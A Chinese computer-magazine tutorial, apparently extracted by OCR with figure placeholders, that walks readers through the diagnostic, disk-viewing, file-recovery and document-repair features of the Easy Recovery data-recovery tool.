


图 1

原版是英文的，经过汉化后更适合大家的使用。需要注意的是，安装汉化包后，打开后并不是中文界面，我们需要点击“属性”－选择简体中文－按“OK”，确定退出后重启就可以了。

从图2中我们可以看到左边是主目录，点击相应的文字，在右边就可以看到相应的内容了。点击磁盘诊断，大家可以看到其中的六个选项：测试潜在的硬件故障、监视并报告潜在的硬件故障、磁盘驱动空间详细、查找IDE/ATA磁盘驱动器的条件设置、分析现存的文件系统结构及创建可引导的诊断工具软盘。限于篇幅这些功能我们无法全部介绍，只好介绍一下其中比较实用的几个功能了。

我们来看一下磁盘空间的使用详细资料，如图3。




图 2




图 3

图3中我们可以详细查看每一个文件夹的大小，还能看到修改的时间。在图3中可以看到d.txt文档，鼠标右键点击，选择打开就可以查看其中的内容了。在右上方标记的地方，一个是添加删除程序，一个是清空回收站，怎么样？还带这么多的功能，是不是很人性化啊！不止这些，还有查找文件的功能，我们可以双击下边的文件夹，在里边可以创建、删除、剪切、复制等。点击左上角的三角按钮，选择“文件”→“磁盘”，我们看到了什么……惊喜不断吧，如图4。在磁盘诊断下的磁盘空间使用详细就有这么多功能，那我们还等什么呢？




图 4

我们再来看一看他的强项，如图5。




图 5

从图5中我们可以看到它的强大功能，发掘一下这里给大家的礼物吧！在高级选项中选择一个磁盘分区，点一下查看，看到了什么？是磁盘查看器，如图6。




图 6

可以以十进制、八进制、字节、字、Dword等五种形式来显示数据，这个工具怎么样，不知道对大家有没有帮助。

在高级选项里还能对RAW分区进行扫描，这可是别的软件很少带的功能。大家可以试一试，如果觉得太麻烦的话，可以选用数据恢复下的其它工具，这个软件又详细的分为误删除，格式化卷中恢复文件，还支持不依赖任何文件系统结构信息进行恢复。在扫描的时候我们可以选择保存，下次再进行扫描的时候就不会从头开始了，只要选择第五项即可。在这里我们可以创建紧急引导软盘，以备我们必要时使用。

现在让我们来试一下它的恢复功能如何，点击RawRecovery，对磁盘进行扫描，如图7。




图 7

根据你硬盘分区的大小，时间长短不一，扫描完成后选择我们要恢复的文件或是全部的文件，在方框内打上勾，就可以看到下一步选项可以点击了，如图 8。





图 8

在这里大家又会发现它的新功能了，从图 9 中我们看到可以选择恢复的目录，只要不是原目录即可，还可以恢复到 FTP 服务器上，这个功能我可是没有在别的恢复工具上看过哦！还可以创建 ZIP 压缩包，同时可以选择生成报告。



下面我们再来看看它的下一功能吧，恢复破损的文件，如图 10。




图 10

操作很傻瓜化，正适合菜鸟来用，不需要太多的原理知识，我们来恢复一下 WORD 文档吧，只要点击 WORD 修复，浏览文件，选择你损坏的文档，点击下一步，就可以进行修复工作了。很简单的就可以完成任务了。其它几个修复选项的用法是相同的，同时这个软件还能修复邮件。

最后要说的是，它支持在线升级，我们可以更新到最新的版本，只要我们连上网就可以了，如图 11。




图 11


大家可以看到，我已经升级到了最新的版本，现在打好包，送给大家，希望能给大家的日常使用带来一些帮助。

（文章中涉及到的工具 Easy Recovery 已经收录于光盘中）

直捣后门软肋 —wininterrogate

